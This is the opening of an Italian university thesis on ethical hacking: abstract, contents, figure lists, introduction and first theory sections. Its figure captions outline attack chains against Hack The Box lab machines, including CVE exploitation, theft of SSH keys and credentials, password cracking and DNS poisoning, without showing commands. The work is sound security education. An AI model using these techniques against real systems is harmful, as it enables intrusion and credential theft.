

UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA

Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione



TESI DI LAUREA

**Progettazione e realizzazione di attività di ethical
hacking su piattaforme Linux e Windows**

**Design and implementation of ethical hacking activities
on Linux and Windows platforms**

Relatore

Prof. Domenico Ursino

Correlatore

Prof. Luca Virgili

Candidato

Kostandin Zaka

ANNO ACCADEMICO 2025-2026

*A mia madre,
l'amore più grande della mia vita,
che ha saputo credere in me anche quando io non credevo in me stesso,
che ha costruito la mia strada con i suoi silenziosi sacrifici,
che ha saputo trasmettermi la sua rassicurante tranquillità,
facendomi credere nelle mie capacità.*

Sommario

Con il costante avanzamento delle tecnologie digitali e informatiche, cresce inevitabilmente il livello di esposizione ai rischi legati alla sicurezza e si amplia la superficie d'attacco dei sistemi. Per garantire un utilizzo sicuro delle tecnologie e prevenire la perdita di dati, la cybersecurity è diventata una priorità strategica assoluta. In questo contesto, il penetration testing rappresenta una delle metodologie più efficaci per valutare la sicurezza delle infrastrutture e per identificare le vulnerabilità in modo etico e controllato.

La presente tesi è finalizzata a esplorare l'applicazione pratica della sicurezza offensiva attraverso l'impiego di piattaforme di laboratorio avanzate come Hack The Box. Dopo un'introduzione ai concetti fondamentali della disciplina e alla cassetta degli attrezzi del tester, vengono illustrati tre differenti scenari di attacco simulati. Le attività svolte documentano l'intero ciclo di vita di un'intrusione, analizzando nel dettaglio le tecniche di ricognizione, sfruttamento, pivoting e Privilege Escalation per l'ottenimento dei massimi privilegi di sistema (root).

I risultati ottenuti evidenziano l'importanza di un approccio sistematico e continuo alla sicurezza, sottolineando la necessità di adottare strategie difensive stratificate in risposta a un panorama tecnologico in rapida, costante e complessa evoluzione.

Keyword: Cybersecurity, Ethical Hacking, Penetration Testing, Attack Chain, Privilege Escalation, Vulnerability Analysis, Kali Linux, Hack The Box.

Introduzione	1
1 Introduzione all’Ethical Hacking	3
1.1 Cybersecurity ed Ethical Hacking	3
1.1.1 Definizione di Cybersecurity	3
1.1.2 Ethical Hacking come strumento della Cybersecurity	5
1.2 Evoluzione storica della cybersecurity e dell’hacking	6
1.2.1 Anni '60: Le origini della cybersecurity e i primi sistemi protetti	6
1.2.2 Anni '70: Il fenomeno del Phreaking e i "Tiger Teams"	6
1.2.3 Anni '80 e '90: La diffusione del cybercrime e il caso "Morris Worm"	6
1.2.4 Nascita dell’Ethical Hacking e formalizzazione del Penetration Testing	7
1.2.5 Impatto della sicurezza informatica nel mondo reale	7
1.3 Categorie di hacker	7
1.4 Vulnerabilità e superfici di attacco	8
1.4.1 Tipologie di vulnerabilità	9
1.5 Il Penetration Testing	10
1.5.1 Vulnerability Assessment e Penetration Testing	10
1.5.2 Tipologie di Penetration Test	11
1.5.3 Classificazione in base alla visibilità (Overt vs Covert)	12
1.5.4 Fasi del Penetration Testing	12
1.6 Principali tipologie di attacco	14
1.6.1 Malware	15
1.6.2 Phishing e Social Engineering	16
1.6.3 Network Attacks	16
1.6.4 Man-in-the-Middle	16
1.6.5 DoS/DDoS	17
1.6.6 Web Attacks	18
1.7 Aspetti legali ed etici	20
1.7.1 Il quadro normativo italiano: la Legge 48/2008	20
1.7.2 Responsabilità dell’ethical hacker	21

2	Strumenti software utilizzati	22
2.1	Sistemi operativi e ambienti di laboratorio	22
2.1.1	Kali Linux	23
2.1.2	Hack The Box	24
2.2	Strumenti di enumerazione e scansione	25
2.2.1	Nmap (Network Mapper)	26
2.2.2	Feroxbuster	27
2.2.3	Searchsploit	28
2.3	Strumenti di analisi delle vulnerabilità e intercettazione	29
2.3.1	Metasploit Framework	30
2.3.2	Burp Suite	31
2.3.3	Hash-Identifier e Hashcat	32
2.4	Strumenti di accesso e gestione delle Shell	34
2.4.1	Evil-WinRM	35
2.4.2	Netcat / Reverse Shell	36
2.4.3	Secure Shell (SSH)	37
2.5	Pivoting e Post-Exploitation	38
2.5.1	Chisel	38
2.5.2	LinPEAS e WinPEAS	39
2.6	Scripting e Risorse	39
2.6.1	Python e Ruby	39
2.6.2	Bash	40
2.6.3	GitHub	40
3	Una prima attività di ethical hacking in ambiente Linux	41
3.1	Information Gathering	41
3.1.1	Feroxbuster: Enumerazione Web	44
3.1.2	Identificazione del Bucket AWS S3	46
3.2	Vulnerability Analysis	47
3.2.1	Misconfiguration dei permessi S3	49
3.3	Exploitation	50
3.3.1	Cracking della Passphrase e Accesso Remoto	51
3.4	Post-Exploitation	53
3.4.1	Privilege Escalation a Root	54
3.4.2	Cattura della Root Flag e Considerazioni Finali	55
4	Una seconda attività di ethical hacking in ambiente Linux	57
4.1	Information Gathering	57
4.1.1	Virtual Host Enumeration e risoluzione DNS	59
4.2	Vulnerability Analysis	61
4.2.1	Analisi della vulnerabilità CVE-2025-47812	61
4.3	Exploitation	63
4.3.1	Cracking offline tramite Hashcat	66
4.4	Post-Exploitation	70
4.4.1	Analisi dei privilegi sudo e vulnerabilità Python	70
4.4.2	Privilege Escalation a Root tramite Symlink Chaining	70

5	Un'attività di ethical hacking in ambiente Windows	73
5.1	Information Gathering	73
5.1.1	Virtual Host Enumeration e configurazione della risoluzione statica	75
5.2	Vulnerability Analysis	78
5.2.1	Identificazione del servizio MSSQL e autenticazione Windows	78
5.2.2	Enumerazione dei privilegi e dei Linked Server	78
5.3	Exploitation	80
5.3.1	Manipolazione DNS e avvelenamento del traffico di rete . . .	80
5.3.2	Ottenimento dell'accesso iniziale tramite Evil-WinRM	82
5.3.3	Network Pivoting tramite Chisel	82
5.4	Post-Exploitation	84
5.4.1	Analisi del servizio MonitoringService e individuazione del WSDL	84
5.4.2	Privilege Escalation tramite manipolazione SOAP e Burp Suite	84
6	Discussione	88
6.1	Introduzione alla discussione	88
6.2	Discussione finale sul case study per la macchina Facts	88
6.3	Discussione finale sul case study per la macchina WingData	89
6.4	Discussione finale sul case study per la macchina Overwatch	89
	Conclusioni	90
	Bibliografia	91
	Sitografia	93
	Ringraziamenti	95

Elenco delle figure

1.1	Principali tipologie di Penetration Test in base alla conoscenza del target	12
1.2	Principali fasi di un Penetration Test	13
1.3	Rappresentazione schematica di un attacco Man-in-the-Middle tra client e server (tratto da Pradeo, <i>Man-in-the-Middle</i>)	17
2.1	Logo ufficiale di Kali Linux	23
2.2	Interfaccia desktop di Kali Linux in esecuzione su macchina virtuale VMware	24
2.3	Logo ufficiale di Hack The Box	24
2.4	Interfaccia della sezione dedicata alle macchine virtuali su Hack The Box	25
2.5	Esempio di scansione con Nmap	27
2.6	Esecuzione di Feroxbuster e identificazione delle risorse sul target <code>facts.htb</code>	28
2.7	Output di Searchsploit	29
2.8	Interfaccia msfconsole all'avvio e riepilogo dei moduli disponibili . .	31
2.9	Interfaccia iniziale di Burp Suite: configurazione del modulo Proxy .	32
2.10	Identificazione dell'algoritmo di hashing tramite Hash-Identifier . .	33
2.11	Output di Hashcat: completamento dell'attacco e recupero della password	34
2.12	Operazione di upload del file <code>chisel.exe</code> tramite sessione Evil-WinRM	36
2.13	Diagramma del processo di connessione SSH tra client e server . . .	37
3.1	Logo della macchina target Facts su Hack The Box	41
3.2	Analisi della latenza e connettività tramite comando ping	42
3.3	Risultati della scansione Nmap: rilevamento delle porte 22 e 80 . . .	43
3.4	Configurazione della risoluzione statica nel file <code>/etc/hosts</code>	44
3.5	Output di Feroxbuster e individuazione dei percorsi del CMS	45
3.6	Interfaccia di login del portale	45
3.7	Pagina di registrazione per la creazione di nuovi account	46
3.8	Dashboard interna visualizzata dopo l'autenticazione	47
3.9	Operazioni di download e preparazione dei vettori di attacco tramite GitHub	48

3.10	Esito dell'exploit CVE-2025-2304: conferma del cambio di ruolo e recupero delle credenziali S3	49
3.11	Validazione della CVE-2024-46987: lettura del file <code>/etc/passwd</code> tramite Arbitrary File Read	50
3.12	Identificazione dei percorsi SSH e individuazione della chiave autorizzata per l'utente <i>trivia</i>	51
3.13	Esfiltrazione della chiave privata SSH dell'utente <i>trivia</i> tramite Arbitrary File Read	52
3.14	Generazione dell'hash della chiave tramite <code>ssh2john</code> e ispezione dell'output	52
3.15	Successo dell'attacco a dizionario: identificazione della password <code>dragonballz</code>	53
3.16	Ottenimento della shell interattiva tramite protocollo SSH	54
3.17	Sequenza di comandi per l'identificazione dell'utente <i>william</i> e il recupero della User Flag	54
3.18	Analisi dei privilegi <code>sudo</code> : identificazione della vulnerabilità su <code>Factor</code>	55
3.19	Esecuzione dell'attacco e ottenimento della shell di root	55
3.20	Accesso alla directory <i>root</i> e lettura della flag finale	56
4.1	Logo della macchina Linux WingData su Hack The Box	57
4.2	Output della scansione Nmap: rilevamento delle porte 22 e 80	58
4.3	Interfaccia web principale della piattaforma Wing Data Solutions	59
4.4	Errore di risoluzione DNS durante il tentativo di accesso al Client Portal	59
4.5	Configurazione della risoluzione statica nel file <code>/etc/hosts</code>	60
4.6	Interfaccia di login del Wing FTP Server Web Client sul sottodominio <code>ftp</code>	61
4.7	Esito della ricerca su Exploit-DB: identificazione del vettore RCE	62
4.8	Ricerca e individuazione del modulo <code>exploit</code> in <i>Metasploit</i>	62
4.9	Configurazione delle variabili critiche e dei parametri del <i>Payload</i>	63
4.10	Esecuzione dell'exploit e stabilizzazione della sessione <i>Meterpreter</i>	64
4.11	Lettura del file <code>/etc/passwd</code> per l'identificazione degli utenti di sistema	65
4.12	Individuazione dei file XML contenenti i dati degli utenti dell'applicazione	65
4.13	Dettaglio del file <code>wacky.xml</code> (Parte 1): identificazione del campo Password	66
4.14	Dettaglio del file <code>wacky.xml</code> (Parte 2): ulteriori parametri di configurazione	67
4.15	Configurazione dell'attacco e inizializzazione dei parametri in <i>Hashcat</i>	68
4.16	Esito positivo dell'attacco: recupero della password dell'utente <i>wacky</i>	69
4.17	Stabilizzazione dell'accesso SSH come utente <i>wacky</i>	69
4.18	Recupero della User Flag nella home directory di <i>wacky</i>	69
4.19	Analisi del codice Python utilizzato per il ripristino dei backup	71
4.20	Creazione della coppia di chiavi <code>ed25519</code>	71
4.21	Esecuzione dell'exploit per la creazione del payload <code>tar</code>	72
4.22	Ottenimento della shell con i massimi privilegi (root)	72
5.1	Logo identificativo della macchina target <i>Overwatch</i>	74

5.2	Risultati dettagliati dell'enumerazione delle porte e dei servizi tramite Nmap	74
5.3	Individuazione delle share standard e della directory non standard software\$	75
5.4	Esplorazione della directory Monitoring e download del file eseguibile overwatch.exe	76
5.5	Accertamento del formato del file binario come assembly .NET tramite l'utility file	76
5.6	Interfaccia del servizio web utilizzato per la decompilazione del file binario	77
5.7	Visualizzazione dei file sorgente C# estratti dal file binario decompilato	77
5.8	Rilevamento di segreti nel codice sorgente: credenziali in chiaro per il database MSSQL	77
5.9	Stabilizzazione della connessione al database tramite Impacket . . .	78
5.10	Interrogazione del database: identificazione della versione e dell'utente	79
5.11	Individuazione del server collegato SQL07 tramite sp_linkedservers	80
5.12	Verifica delle configurazioni RPC e accesso dati per il server remoto SQL07	80
5.13	Manipolazione del record DNS tramite dnstool per deviare il traffico verso Kali Linux	81
5.14	Configurazione e avvio di Responder sulla macchina attaccante . . .	81
5.15	Esfiltrazione delle credenziali dell'utente sqlmgmt tramite Responder	82
5.16	Accesso al sistema come sqlmgmt e lettura della User Flag	83
5.17	Upload di Chisel sulla macchina target e verifica della directory . . .	83
5.18	Interfaccia web del servizio di monitoraggio esposto sulla porta 8000	85
5.19	Dettaglio del codice sorgente che definisce i metodi del servizio di monitoraggio	85
5.20	Preparazione dell'ambiente di analisi tramite Burp Suite	86
5.21	Intercettazione del traffico SOAP diretto al localhost tramite Burp Proxy	86
5.22	Esecuzione con successo del payload SOAP e recupero della Root Flag	87

Elenco delle tabelle

2.1	Sintesi degli strumenti utilizzati per l'enumerazione e la scansione .	26
2.2	Sintesi degli strumenti software per l'analisi delle vulnerabilità . . .	29
2.3	Sintesi degli strumenti per l'accesso e la gestione delle shell	35

Nel panorama tecnologico contemporaneo, l'inarrestabile evoluzione digitale e la progressiva interconnessione delle infrastrutture di rete hanno radicalmente mutato il paradigma della sicurezza informatica. Se da un lato la digitalizzazione offre straordinarie opportunità di sviluppo e ottimizzazione dei processi, dall'altro determina un incremento esponenziale dei rischi sistemici, ampliando in modo drastico la superficie d'attacco esposta a potenziali minacce cibernetiche. In questo scenario complesso, la cybersecurity non può più essere interpretata come una misura puramente reattiva o un mero insieme di contromisure software, bensì si configura come una priorità strategica assoluta e un pilastro fondamentale per garantire la resilienza, l'integrità e la riservatezza del patrimonio informativo aziendale e privato.

A fronte di minacce sempre più sofisticate e dinamiche, l'adozione di un approccio esclusivamente difensivo risulta insufficiente per contrastare efficacemente le tecniche di intrusione moderne. Diventa, pertanto, indispensabile implementare metodologie proattive di auditing offensivo, capaci di valutare sul campo la reale robustezza dei sistemi informatici. In questa prospettiva si collocano l'*ethical hacking* e il *penetration testing*, discipline ingegneristiche volte a identificare, analizzare e mitigare le vulnerabilità di sicurezza attraverso la simulazione controllata, autorizzata ed etica di scenari d'attacco realistici, adottando la medesima prospettiva e gli stessi strumenti adoperati dagli attori malevoli.

Il presente lavoro di tesi si propone di esplorare l'efficacia di tali metodologie, coniugando lo studio teorico dei vettori di minaccia a una rigorosa attività sperimentale. L'attività di verifica è stata condotta attraverso lo sfruttamento e la compromissione sistematica di tre differenti ambienti di laboratorio complessi, ospitati sulla piattaforma *Hack The Box* e denominati, rispettivamente, *Facts*, *WingData* e *Overwatch*. Al fine di garantire il pieno rispetto degli standard professionali e l'isolamento dei test, l'intero ecosistema d'attacco è stato configurato all'interno di una macchina virtuale dedicata e isolata dal sistema operativo host, allestendo un vero e proprio laboratorio di sandboxing sicuro e controllato.

Questo ambiente operativo è stato equipaggiato con una vasta gamma di strumenti software specializzati per la sicurezza offensiva, i quali hanno permesso di coprire metodicamente ogni singola fase del ciclo di vita del test d'intrusione. L'impiego sinergico di utility per l'enumerazione di rete, la scansione web, lo sfruttamento delle

vulnerabilità applicative e il cracking offline dei database ha consentito di ricostruire catene d'attacco complete (*Attack Chain*), dimostrando empiricamente come minime falle di configurazione o errori umani possano essere concatenati per scavalcare il perimetro difensivo aziendale e scalare i privilegi locali fino all'amministrazione totale dei sistemi target.

La presente tesi è strutturata secondo il seguente percorso metodologico e analitico:

- *Capitolo 1*: viene proposta una disamina approfondita sui pilastri concettuali della sicurezza informatica e dell'*ethical hacking*, ripercorrendo l'evoluzione storica delle minacce e descrivendo le categorie di hacker, le tipologie di vulnerabilità e le fasi metodologiche del *penetration testing*, con un focus sul quadro normativo italiano.
- *Capitolo 2*: vengono analizzati l'ecosistema tecnologico e la cassetta degli attrezzi software impiegata nelle attività pratiche, descrivendo l'installazione dell'ambiente di laboratorio su Kali Linux e illustrando le utility dedicate alle fasi di enumerazione, scansione, analisi delle vulnerabilità, intercettazione del traffico, pivoting e scripting.
- *Capitolo 3*: viene documentata la prima attività sperimentale sulla macchina Linux denominata Facts, analizzando l'intera catena d'attacco dallo sfruttamento di un CMS vulnerabile fino all'esfiltrazione di credenziali cloud di storage esterno e alla successiva scalata dei privilegi tramite l'abuso di configurazioni sudo locali.
- *Capitolo 4*: viene esaminata la seconda attività di laboratorio condotta sul target Linux WingData, incentrata sullo sfruttamento di una vulnerabilità applicativa per il bypass dell'autenticazione web e sul successivo recupero di database protetti da hashing, culminando in una privilege escalation avanzata basata sulla tecnica del symlink chaining.
- *Capitolo 5*: viene esposto il processo di compromissione del target Windows Overwatch, introducendo elementi di complessità Enterprise legati ad Active Directory, in cui l'accesso iniziale viene ottenuto tramite tecniche di reverse engineering e avvelenamento DNS, mentre la scalata a root sfrutta la manipolazione di richieste SOAP non sanitizzate.
- *Capitolo 6*: viene presentata una discussione complessiva e comparativa sui risultati ottenuti nei singoli casi di studio, mettendo in relazione le diverse metodologie di attacco analizzate ed evidenziando in modo discorsivo e impersonale le analogie, le differenze, le criticità comuni e l'efficacia dei tool automatici.
- *Capitolo 7*: vengono tratte le considerazioni conclusive sull'intero percorso di ricerca, evidenziando l'importanza di superare il concetto di difesa puramente perimetrale a favore di strategie stratificate basate sul principio del minimo privilegio, delineando le sfide future della sicurezza a protezione del patrimonio informativo moderno.

Introduzione all’Ethical Hacking

In questo capitolo viene proposta una panoramica introduttiva sul vasto ambito della cybersecurity, con l’obiettivo di fornire le basi concettuali necessarie per comprendere l’importanza strategica della sicurezza informatica nel contesto attuale. Dopo una definizione generale della disciplina e dei suoi pilastri fondamentali — confidenzialità, integrità e disponibilità — se ne ripercorre l’evoluzione storica, evidenziando il passaggio dell’hacking da sfida intellettuale a necessità difensiva critica. In questo scenario si inserisce la figura dell’ethical hacker, un professionista autorizzato che opera per individuare vulnerabilità nei sistemi con finalità di prevenzione. Segue una classificazione dei diversi profili di hacker basata su motivazioni e legalità, utile a delineare i confini tra attività professionale e crimine informatico. Viene inoltre introdotto il concetto di penetration testing come pratica strutturata per testare la resilienza dei sistemi in scenari controllati, analizzandone le diverse tipologie e le fasi metodologiche necessarie alla sua esecuzione. Infine, il capitolo approfondisce le principali categorie di attacco e gli aspetti etici e legali previsti dalla normativa italiana, elementi indispensabili per legittimare l’operato del tester nel rispetto delle leggi vigenti.

1.1 Cybersecurity ed Ethical Hacking

Nel contesto attuale, caratterizzato da una crescente digitalizzazione e interconnessione dei sistemi, la sicurezza informatica riveste un ruolo fondamentale nella protezione di dati e infrastrutture. La continua evoluzione delle minacce rende necessario adottare non solo approcci difensivi, ma anche metodologie in grado di individuare preventivamente le vulnerabilità.

In tale prospettiva si inserisce l’ethical hacking, disciplina che consente di valutare la sicurezza dei sistemi attraverso tecniche di attacco controllato. Prima di approfondirne le caratteristiche, è opportuno definire il concetto di cybersecurity, di cui esso rappresenta uno strumento operativo.

1.1.1 Definizione di Cybersecurity

La sicurezza informatica, o Cybersecurity, rappresenta un pilastro fondamentale per la resilienza delle infrastrutture digitali moderne. Essa si definisce come l’insieme

delle tecnologie, dei processi e delle pratiche volti a proteggere reti, sistemi e dati da accessi non autorizzati, danni intenzionali o compromissioni dell'integrità.

La cybersecurity non può essere ridotta a un semplice insieme di strumenti software, ma deve essere interpretata come un ecosistema multidimensionale. In linea con questa visione, il National Institute of Standards and Technology (NIST) [2025] specifica che la cybersecurity costituisce la capacità di proteggere e difendere l'uso del cyberspazio da attacchi cibernetici, garantendo la continuità operativa delle infrastrutture informative interdipendenti.

Una definizione particolarmente articolata, coerente con l'approccio sistemico dell'ingegneria, è quella derivata dallo standard ISO/IEC 27032 [2012], la quale descrive la disciplina come:

"La preservazione di riservatezza, integrità e disponibilità delle informazioni nel cyberspazio. A sua volta, il cyberspazio è inteso come l'ambiente complesso risultante dall'interazione di persone, software e servizi su Internet, supportato da dispositivi informatici e reti fisiche distribuite in tutto il mondo."

L'integrazione di tale definizione permette di evidenziare come la sicurezza non dipenda esclusivamente da variabili tecnologiche, ma risulti profondamente influenzata dall'interazione umana e dalla robustezza delle infrastrutture fisiche globali.

La valutazione della postura di sicurezza di un sistema si misura attraverso il mantenimento di tre proprietà fondamentali, universalmente note come la *Triade CIA* (Confidentiality, Integrity, Availability):

- *Confidenzialità (Confidentiality)*: questa proprietà garantisce che le informazioni siano accessibili esclusivamente ai soggetti o ai processi debitamente autorizzati. Essa costituisce il fondamento della protezione dei dati sensibili e della proprietà intellettuale.
- *Integrità (Integrity)*: tale principio assicura che i dati non subiscano alterazioni non autorizzate o accidentali durante la memorizzazione o il transito, garantendo che l'informazione rimanga accurata e affidabile.
- *Disponibilità (Availability)*: essa garantisce che gli utenti autorizzati abbiano accesso ai servizi e ai dati nei tempi e nei modi previsti. Un attacco di tipo *Distributed Denial of Service* (DDoS), ad esempio, mira specificamente a compromettere questa proprietà per paralizzare l'operatività di un sistema.

Questo evidenzia come la sicurezza non sia un problema puramente tecnologico, ma un equilibrio tra protezione, prestazioni e usabilità. Tuttavia, l'efficacia di tale equilibrio è intrinsecamente legata al fattore umano: La letteratura tecnica sottolinea come la gestione delle configurazioni e la consapevolezza degli utenti siano determinanti, poiché l'anello debole della catena di sicurezza è spesso rappresentato da errori procedurali o manipolazioni psicologiche, piuttosto che da falle nel codice.

1.1.2 Ethical Hacking come strumento della Cybersecurity

L'ethical hacking rappresenta una disciplina fondamentale nell'ambito della sicurezza informatica. Il suo obiettivo è la valutazione proattiva della robustezza di sistemi, reti e applicazioni attraverso la simulazione controllata di attacchi informatici. A differenza delle attività malevoli, tali operazioni vengono condotte in modo autorizzato e regolamentato, con il consenso esplicito del proprietario del sistema e nel rispetto di vincoli contrattuali ben definiti.

Dal punto di vista operativo, l'ethical hacker utilizza le stesse tecniche, gli stessi strumenti e le stesse metodologie impiegate da un attaccante reale, al fine di individuare vulnerabilità sfruttabili prima che possano essere compromesse da soggetti ostili. La differenza sostanziale non risiede, quindi, negli strumenti utilizzati, bensì nell'intenzione e nel contesto di applicazione: mentre l'attaccante agisce per profitto, danneggiamento o accesso non autorizzato, l'ethical hacker opera con finalità difensive, contribuendo al rafforzamento della postura di sicurezza del sistema analizzato.

Questa attività si inserisce tipicamente all'interno di processi strutturati, formalizzati mediante accordi legali, quali contratti e *Non-Disclosure Agreement* (NDA), che definiscono in maniera precisa l'ambito operativo (*scope*), le tecniche consentite e i limiti dell'intervento. Tale formalizzazione è essenziale non solo per garantire la protezione delle informazioni sensibili eventualmente emerse durante i test, ma anche per distinguere in modo netto un'attività lecita da un attacco informatico illegale.

In un'ottica più ampia, l'ethical hacking può essere interpretato come una pratica di "sicurezza offensiva controllata", in cui l'analisi delle vulnerabilità avviene adottando la prospettiva dell'attaccante. Questo approccio consente di comprendere in maniera più realistica le superfici di attacco e le possibili modalità di compromissione, fornendo indicazioni concrete per la mitigazione dei rischi e il miglioramento continuo delle difese.

Secondo la definizione formale fornita dall'EC-Council [2024], l'ethical hacking è:

"Una pratica che prevede il possesso di un'autorizzazione esplicita per tentare l'accesso non autorizzato a un sistema informatico, a un'applicazione o a dei dati. L'esecuzione di un attacco etico comporta la duplicazione delle strategie e delle azioni di un utente malintenzionato, al fine di individuare vulnerabilità che possano essere risolte prima che un hacker malintenzionato abbia l'opportunità di sfruttarle."

Questa attività si distingue dal crimine informatico per tre fattori determinanti: la legalità dell'azione, l'autorizzazione formale e la finalità del test. Mentre l'attaccante mira alla compromissione del sistema, l'hacker etico opera per rafforzare la postura di sicurezza, documentando ogni falla attraverso report tecnici dettagliati.

L'integrazione di tale pratica all'interno dei processi aziendali permette di passare da un modello di sicurezza reattivo (basato sulla risposta all'incidente) a un modello proattivo, riducendo drasticamente il rischio di data breach e garantendo la conformità alle normative internazionali sulla protezione dei dati.

1.2 Evoluzione storica della cybersecurity e dell'hacking

L'evoluzione della sicurezza informatica non è stata un processo lineare, ma una rincorsa continua tra innovazione tecnologica e sfruttamento delle vulnerabilità. Se inizialmente il termine "hacking" identificava una sfida intellettuale volta all'ottimizzazione dei sistemi, l'avvento delle reti globali ha trasformato questa pratica in una necessità difensiva critica. Comprendere la storia della cybersecurity significa analizzare il passaggio da una curiosità accademica a una priorità di sicurezza nazionale ed economica, dove la figura dell'esperto di sicurezza è diventata l'argine contro il crimine organizzato digitale.

1.2.1 Anni '60: Le origini della cybersecurity e i primi sistemi protetti

La storia ha inizio nei laboratori del Massachusetts Institute of Technology (MIT) negli anni '60. In questo contesto, il termine "hacker" indicava studenti brillanti capaci di scrivere codice elegante e risolvere problemi complessi in modi non convenzionali. Non c'era un'accezione negativa; l'hacking era sinonimo di "gioco intellettuale". Tuttavia, già nel 1967, durante la *Joint Computer Conference*, l'ingegnere della RAND Corporation Willis H. Ware presentò un documento seminale che riconosceva come i sistemi condivisi fossero intrinsecamente vulnerabili. Ware fu il primo a teorizzare che "le penetrazioni saranno tentate contro i sistemi informatici" e che il valore delle informazioni avrebbe determinato lo sforzo degli attaccanti.

1.2.2 Anni '70: Il fenomeno del Phreaking e i "Tiger Teams"

Negli anni '70, l'hacking uscì dai laboratori per riversarsi sulle reti telefoniche, dando vita al Phreaking. Figure come John Draper (detto Captain Crunch) e i futuri fondatori di Apple, Steve Wozniak e Steve Jobs, scoprirono come manipolare i sistemi di commutazione della AT&T per effettuare chiamate gratuite. In risposta a queste prime violazioni, il governo degli Stati Uniti e le grandi corporation formarono i primi "Tiger Teams". Questi gruppi di esperti avevano il compito di testare metodicamente la sicurezza delle infrastrutture critiche. Nel 1974, la US Air Force condusse uno dei primi "attacchi controllati" documentati contro il sistema Multics, identificando falle che permisero di migliorare l'architettura dei sistemi distribuiti per i decenni a venire.

1.2.3 Anni '80 e '90: La diffusione del cybercrime e il caso "Morris Worm"

Il periodo tra gli anni '80 e '90 rappresenta una fase di transizione cruciale in cui l'informatica passa da ambito accademico a infrastruttura centrale della società. In questo contesto, l'hacking evolve da attività esplorativa a fenomeno criminale strutturato, rendendo necessaria l'introduzione di normative e sistemi di risposta agli incidenti.

Anni '80

Negli anni '80, la diffusione dei *Personal Computer* amplia la superficie d'attacco, favorendo la nascita del *cybercrime*. In risposta, vengono introdotte le prime leggi, tra cui il *Computer Fraud and Abuse Act* (1986). L'evento più rilevante è il *Morris Worm* (1988), che si propagò su ARPANET compromettendo circa il 10% dei sistemi e portando alla creazione del primo *Computer Emergency Response Team* (CERT).

Anni '90

Negli anni '90, con la diffusione del *World Wide Web* e dei servizi online, gli attacchi si concentrano sulle applicazioni e sui sistemi economici digitali. L'hacking diventa un'attività orientata al profitto, mentre le autorità rispondono con operazioni su larga scala, come l'Operazione Sundevil (1990). La sicurezza informatica assume così un ruolo centrale per la stabilità del mercato digitale.

1.2.4 Nascita dell'Ethical Hacking e formalizzazione del Penetration Testing

Il termine "Ethical Hacking" fu coniato ufficialmente nel 1995 da John Patrick, vicepresidente di IBM. La pratica si è evoluta come risposta professionale alla crescita del Black Hat Hacking. La necessità di standardizzare questi test portò alla nascita di framework come OWASP (2001) e PTES (Penetration Testing Execution Standard, 2009). L'obiettivo non era più solo "rompere" il sistema, ma fornire un report ingegneristico che includesse l'analisi del rischio e la mitigazione delle vulnerabilità, trasformando l'hacking in una disciplina certificabile (come la certificazione CEH di EC-Council).

1.2.5 Impatto della sicurezza informatica nel mondo reale

Oggi, la cybersecurity è ciò che permette la resilienza delle infrastrutture critiche (energia, sanità, finanza). Siamo passati da una difesa perimetrale (firewall) a un modello Zero Trust, dove ogni accesso è verificato. L'impiego di hacker etici tramite programmi di Bug Bounty (su piattaforme come HackerOne o Bugcrowd) ha permesso a giganti come Google e Microsoft di correggere migliaia di vulnerabilità prima che diventassero catastrofi economiche. In un mondo dove il cybercrime costa all'economia mondiale trilioni di dollari, l'ethical hacking rappresenta l'unica metodologia proattiva capace di anticipare le minacce generate dall'Intelligenza Artificiale e dal calcolo quantistico.

1.3 Categorie di hacker

La classificazione degli hacker nel panorama della sicurezza moderna si fonda su un paradigma multidimensionale che include la *motivazione*, la *finalità* dell'azione e la sussistenza di un *consenso* esplicito. In ambito ingegneristico, questa distinzione è netta e definisce il confine tra attività professionale e crimine informatico.

- *White Hat (Hacker Etici)*: professionisti della sicurezza che operano per rafforzare la resilienza dei sistemi attraverso l'identificazione proattiva delle vulnerabilità. La loro attività è vincolata a un consenso informato e a un'autorizzazione legale scritta che ne delimita lo *scope* operativo. Agiscono con finalità difensive e nel pieno rispetto delle leggi vigenti e dei codici deontologici, garantendo la protezione degli asset informatici.
- *Black Hat (Cybercriminali)*: rappresentano la controparte ostile che opera in totale assenza di consenso per scopi prettamente egoistici, quali il profitto economico o lo spionaggio. La loro finalità è il danneggiamento delle infrastrutture e l'accesso abusivo a dati sensibili eludendo le misure di sicurezza. Agendo al di fuori di ogni quadro legale o deontologico, le loro azioni risultano perseguibili penalmente.
- *Grey Hat*: figure ibride che operano in una zona d'ombra etica, agendo senza autorizzazione preventiva per curiosità tecnica o per esporre falle di sicurezza. Sebbene non sempre mossi da dolo, la mancanza di un consenso formale e di un perimetro concordato rende le loro incursioni tecnicamente illecite. Rappresentano un rischio imprevedibile per le organizzazioni a causa dell'ambiguità delle loro motivazioni.
- *Red Hat (Vigilanti)*: noti come i vigilanti del cyberspazio, condividono gli obiettivi difensivi dei *White Hat* ma adottano un *modus operandi* aggressivo volto alla neutralizzazione dei *Black Hat*. La loro motivazione li spinge a contrattaccare attivamente gli avversari per smantellarne le infrastrutture di *Command and Control*. Operano spesso in regime di auto-autorizzazione, agendo al di fuori dei protocolli standard di difesa aziendale.
- *Blue Hat*: consulenti esterni ingaggiati temporaneamente da aziende produttrici per testare software non ancora rilasciati al pubblico. Agiscono come filtro critico finale nel ciclo di vita dello sviluppo del software per identificare bug strutturali prima della distribuzione su larga scala. La loro attività è strettamente legittimata da un consenso contrattuale mirato a un singolo asset o prodotto.
- *Green Hat*: neofiti del settore mossi da un forte desiderio di apprendimento e dalla volontà di comprendere i meccanismi profondi dei sistemi. La loro finalità è l'acquisizione di competenze professionali attraverso lo studio costante delle tecniche di attacco e difesa. Pur non essendo intrinsecamente malevoli, la loro mancanza di esperienza può talvolta causare danni accidentali durante fasi di sperimentazione non controllate.

1.4 Vulnerabilità e superfici di attacco

L'analisi delle vulnerabilità (*Vulnerability Analysis*) costituisce il processo sistematico di identificazione, classificazione e prioritizzazione delle debolezze presenti nei sistemi informativi. Sotto il profilo ingegneristico, una vulnerabilità rappresenta il "gateway" attraverso il quale una minaccia può manifestarsi, compromettendo la triade CIA. La superficie di attacco è l'insieme di tutti i punti (*endpoint*) in cui

un utente malintenzionato può tentare di immettere o estrarre dati da un ambiente informatico.

1.4.1 Tipologie di vulnerabilità

Le vulnerabilità non sono distribuite in modo uniforme, ma possono risiedere in diversi strati dell'infrastruttura IT. Una corretta strategia di *Defense in Depth* prevede l'identificazione delle falle a livello software, di rete, di configurazione e umano.

Software

